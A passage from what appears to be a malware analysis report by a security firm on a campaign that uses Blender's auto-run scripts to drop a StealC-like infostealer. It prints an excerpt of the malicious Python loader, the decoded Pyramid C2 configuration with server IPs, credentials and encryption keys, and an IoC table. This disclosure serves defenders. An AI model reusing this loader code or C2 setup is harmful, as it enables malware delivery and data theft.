


Figure 14. Extracted ZIP archive

There are two `lnk` shortcut files which are configured to invoke an executable with a Python script as an argument, for example:

```
%TEMP%\KursorResourcesV4\KursorResourcesV4.exe
%TEMP%\KursorResourcesV4\kursorV4.py
```

The two malicious Python scripts are distributed alongside two exe files with the same name; however, they are actually renamed copies of the signed pythonw.exe binary, as shown in Figure 15.




Figure 15. Original filename

Both scripts are very similar and not obfuscated; they contain comments and logging messages in russian, likely indicating the threat actor's language.

The scripts' core logic is decoding and executing a Base64 blob in a dedicated thread and then starting a non-daemon keep-alive thread that holds the process in memory for 30 minutes, as illustrated in the following image.

```python
# Если первый скрипт не выполнился успешно, запускаем альтернативный
if not first_script_success:
    print("Первый код завершился с ошибкой. Запускаю альтернативный код.")


    encoded_script_2 = "FGHIJeNqtWHtzm0gS/3v5FH1OJUCCsd5SvFEqWMI2FVlySTi+VNarQjCSZoOAALKt3OOzX/cAQrYcp3I

    try:
        threading.Thread(target=execute_script, args=(encoded_script_2, log_file_path_2)).start()
    except Exception as e:
        with open(log_file_path_2, 'a', encoding='utf-8') as log_file:
            log_file.write(f"Ошибка при запуске второго скрипта: {e}\n")
        print(f"Ошибка при запуске второго скрипта: {e}")
else:
    print("Первый код выполнен успешно. Альтернативный код не требуется.")

# Поддерживаем программу активной в течение 30 минут
print("Скрипт перешел в режим ожидания на 30 минут...")

# Запускаем фоновый процесс для поддержания работы программы
keep_alive_thread = threading.Thread(target=keep_alive, args=(1800,))
keep_alive_thread.daemon = False  # Поток не завершится вместе с основным потоком
```

Figure 16. Thread logic

Each script contains two unique Base64 blobs that decode to Pyramid modules[5], an open-source Python server that is able to deliver encrypted files.

We decoded the blobs and found three different configurations with one main C2 address and two fallback ones.

```
pyramid_server='213.209.150.42'
pyramid_server='45.141.233.87'
pyramid_server='107.150.0.174'
```

The rest of the pyramid configuration is the same across all the modules.

```
pyramid_port='443'
pyramid_user='Sfs@3asdAdqwe@#4sa'
pyramid_pass='6234&324WD123&12gasdGs&'
encryption='chacha20'
encryptionpass='6234&324WD123&12gasdGs&'
chacha20IV=b'12345678'
pyramid_http='http'
encode_encrypt_url='/login/'
pyramid_module='pythonmemorymodule.py'
```

[5] https://github.com/naksyn/Pyramid/blob/main/README.md

At the time of the analysis, only the server `45.141.233.87` was still reachable. So, to retrieve the final payload, we modified the loader by replacing the execution call with a command that writes the content of the downloaded script to disk, allowing us to extract the raw payload without executing it.

The last stage of the infection deploys a PythonMemoryModule[6] payload that dynamically maps a PE file into the process memory.

This in-memory loader decrypts and manually resolves the PE's sections and import table. The sample was already submitted on VirusTotal as shown in the next figure, where it triggered a YARA rule identifying it as part of the StealC family.




Figure 17. Virus Total detections

[6] https://github.com/naksyn/PythonMemoryModule

IoC

In the next table we inserted IoC of the sample analysed in this report.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	331af633adc1c94fa794e40b36fafdb8950b470 bf9ce2d134683cb800edc0ee1	Blender model file VirusTotal – 0/62
Domain	addons1.poupathockmist1989.workers[.]dev	C2 - initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.cloudaddons1987.workers[.]dev	C2 - initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.skyaddons2001.workers[.]dev	C2 - initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.mistaddons1995.workers[.]dev	C2 - initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.sparkaddons2000.workers[.]dev	C2 - initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.shadowaddons1992.workers[.]dev	C2 - initial dropper VirusTotal – 0/94 AlienVault

Domain	addons1.glintaddons1989.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.duskaddons2002.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.stormaddons1993.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.emberaddons1986.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.ghostaddons1988.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.rainaddons1991.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.staraddons2004.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
Domain	addons1.pulseaddons1990.workers[.]dev	C2 – initial dropper VirusTotal – 0/94 AlienVault
IP	66.63.187[.]113	C2 – secondary dropper VirusTotal – 7/94 AlienVault
IP	213.209.150[.]42	C2 – pyramid VirusTotal – 8/94 AlienVault

IP	45.141.233[.]87	C2 – pyramid VirusTotal – 9/94 AlienVault
IP	107.150.0[.]174	C2 – pyramid VirusTotal – 10/94 AlienVault
SHA-256	9113d030d727b05aa1e896d1e8f0187e8f99 b579332eff7ba955c989c73aec76	KursorResourcesV4.zip VirusTotal – 6/67
SHA-256	6dd9969436730b1400a51a1c33b05d0e17ec 2643454db4b292358ceaae8ac0c8	Gyliver.py VirusTotal – 2/63
SHA-256	632ee5cf287c226342afc6f4d244f287a6196 44bfa0fc038f4d710c86e7ad214	kursorV4.py VirusTotal – 2/63
SHA-256	5677c5b37191b31d3c8970278eec333df62b 7ff65786f3979b4fdc48976e2523	final payload VirusTotal – 34/72

Table 1. Indicators of compromise


Conclusion

This analysis revealed a sophisticated, multi-stage attack chain abusing Blender's "Auto Run Python Scripts" functionality to deliver and execute malware. The initial infector vector is a seemingly normal Blender 3D model distributed as part of social engineering attacks online.

The threat actor embedded obfuscated commands within a .blend file using Python to invoke a PowerShell loader. The loader fetches a ZIP archive containing a Python interpreter and two pyramid modules which finally deploy a StealC-like sample in memory via PythonMemoryModule.

In order to mitigate the risk, it's important to disable the "Auto Run Python Scripts" feature in Blender's Preferences (Save&Load section). This prevents .blend files from executing embedded scripts without explicit user approval, providing an additional layer of security.

Awareness of the user is crucial, by exercising caution with third-party code and add-ons when working with Blender. Users should only allow script execution in files from trusted sources.



tinexta defence

Defence Tech | Next |
Foramil | Donexit | Innodesi

Via Giacomo Peroni, 452 – 00131 Roma
tel. 06.45752720 – info@defencetech.it
www.tinextadefence.it

#TinextaDefenceBusiness